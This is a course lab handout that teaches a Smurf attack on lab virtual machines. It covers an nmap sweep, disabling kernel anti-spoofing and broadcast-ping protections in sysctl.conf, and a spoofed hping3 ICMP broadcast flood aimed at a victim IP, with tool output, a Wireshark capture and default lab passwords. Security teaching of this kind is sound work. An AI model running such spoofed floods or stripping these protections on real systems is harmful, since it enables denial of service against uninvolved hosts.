

# IMMERSIVE LEARNING ENVIRONMENT

## LAB: SMURF ATTACK

### INSTRUCTIONS

#### Step 1: Check an IP address of all the Virtual Machines.

Execute these commands on your virtual machine terminal.

Command: ifconfig



HOST: 192.168.198.129    ATTACKER: 192.168.198.132    VICTIM: 192.168.198.130    HOST: 192.168.198.129

#### Step 2: scan network for target machine

Kali Linux login credential, Username: root, Password: toor

Command: nmap -sP 192.168.198.0/24

```
root@Kali:~# nmap -sP 192.168.198.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-01 13:38 EDT
Nmap scan report for 192.168.198.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.198.2
Host is up (0.000089s latency).
MAC Address: 00:50:56:FD:D5:5C (VMware)
Nmap scan report for 192.168.198.128
Host is up (0.00067s latency).
MAC Address: 00:0C:29:65:FE:F5 (VMware)
Nmap scan report for 192.168.198.129
Host is up (0.0014s latency).
MAC Address: 00:0C:29:54:D6:4E (VMware)
Nmap scan report for 192.168.198.130 ← Target Machine
Host is up (0.00098s latency).
MAC Address: 00:0C:29:B3:84:66 (VMware)
Nmap scan report for 192.168.198.254
Host is up (0.00033s latency).
MAC Address: 00:50:56:EF:8E:7B (VMware)
Nmap scan report for 192.168.198.132
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 1.60 seconds
```

Figure 1: Nmap network scan result



Select a victim machine as a target for example 192.168.198.130 as per our lab document.

Note: Please make sure with your own lab network and find the network address along with your network broadcast IP address

Hint: ifconfig

```
[06/30/19]seed@VM:~$ ifconfig
ens33      Link encap:Ethernet  HWaddr 00:0c:29:65:fe:f5
           inet addr:192.168.198.128  Bcast:192.168.198.255  Mask:255.255.255.0
           inet6 addr: fe80::78fa:c500:6b2d:9a19/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:3789 errors:0 dropped:0 overruns:0 frame:0
           TX packets:2691 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:5238109 (5.2 MB)  TX bytes:149496 (149.4 KB)
           Interrupt:19 Base address:0x2000
```

Figure 2: ifconfig output

Inet addr is know as your machine IP address, Bcast is your machine network broadcast address. Similarly, Mask is your network subnet mask help to define the number of usable host IP address on your network.

### Step 3: Disable sysctl configuration

Before we begin we need to disable some of the system advance security options to allow ICMP echo request and broadcast message. Follow the instruction to modify sysctl.conf file. Make sure to edit the file with super user (root) privilege.

Command: `sudo vi /etc/sysctl.conf`

Super user (root) credential (password) : dees

Amend the following line as follow on all Virtual Machine except attacker (Kali) VM.

```
net.ipv4.conf.default.rp_filter=0
net.ipv4.conf.all.rp_filter=0
net.ipv4.tcp_syncookies=0
net.ipv4.icmp_echo_ignore_broadcasts = 0
```

Note: For your convenience the file has been pre-modified. Please make sure the file has the following line enabled as explained.

Reload sysctl configuration after making change on file.

Command: `sudo sysctl -p`



#### Step 4: Run Wireshark on attacker machine

You can simply click Wireshark shortcut on you host VM quick lunch bar at left side of you screen or type wireshark on you host VM terminal.

Command: wireshark




Figure 3: Instruction to lunch Wireshark on host machine

#### Step 5: Capture network packets with Wireshark on attacker machine

Double click on your host machine ethernet interface from Wireshark welcome screen. In general, the host machine physical interfaces are listed at the top, in most case the very first option.




Figure 4: Capturing host machine network packets

## Step 6: Execute Smurf attack

Select attacker VM on your virtual machine workstation. Open terminal from quick launch bar on left side of your screen. We will use hping3 network tools which is easy to use, and handy pre-build tool set comes with Kali Linux.

Note: Make sure to run the following command with super user (root) privilege.

Command: # hping3 -icmp -c <number of packets> --spooof <target machine IP address> <Network broadcast IP address>

Example: # hping3 --icmp -c 10 --spooof 192.168.198.130 192.168.198.255  
Super user (root) password: toor

```
root@kali:~# hping3 --icmp -c 10 --spooof 192.168.198.130 192.168.198.255
HPING 192.168.198.255 (eth0 192.168.198.255): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.198.129 ttl=64 id=9677 icmp_seq=0 rtt=7.8 ms
DUP! len=46 ip=192.168.198.128 ttl=64 id=16841 icmp_seq=0 rtt=7.9 ms
DUP! len=46 ip=192.168.198.128 ttl=64 id=3979 icmp_seq=0 rtt=8.3 ms
len=46 ip=192.168.198.2 ttl=128 id=16842 icmp_seq=1 rtt=2.9 ms
DUP! len=46 ip=192.168.198.128 ttl=64 id=4003 icmp_seq=1 rtt=3.0 ms
DUP! len=46 ip=192.168.198.129 ttl=64 id=9706 icmp_seq=1 rtt=3.0 ms
```

Figure 5: Executing Smurf attack

## Step 7: Observe the output

Open the Wireshark on attacker machine and observe the number of ICMP echo ping request to target machine and respond. You will notice an ICMP ping request is initiated from target machine and the ICMP request is send to network broadcast IP address. The ICMP respond is send from all the active host on the network. The ICMP respond is flooded to target machine which will eventually lead to a problem and overtime the target machine will be unable to respond to legitimate network request.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.198.130	192.168.198.255	ICMP	42	Echo (ping) request id=0xd907, seq=0/0, ttl=64 (no response found!)
2	0.000341201	192.168.198.2	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=0/0, ttl=128
3	0.000344907	192.168.198.128	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=0/0, ttl=64
4	0.000528036	192.168.198.129	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=0/0, ttl=64
5	1.000543545	192.168.198.130	192.168.198.255	ICMP	42	Echo (ping) request id=0xd907, seq=256/1, ttl=64 (no response found!)
6	1.001103792	192.168.198.2	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=256/1, ttl=128
7	1.001597176	192.168.198.128	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=256/1, ttl=64
8	1.001609933	192.168.198.129	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=256/1, ttl=64
9	2.001466521	192.168.198.130	192.168.198.255	ICMP	42	Echo (ping) request id=0xd907, seq=512/2, ttl=64 (no response found!)
10	2.001881198	192.168.198.2	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=512/2, ttl=128
11	2.003888419	192.168.198.128	192.168.198.130	ICMP	60	Echo (ping) reply id=0xd907, seq=512/2, ttl=64

Figure 6: ICMP packets captured in Wireshark

## WHAT TO SUBMIT

Submit your work with detailed screenshots.

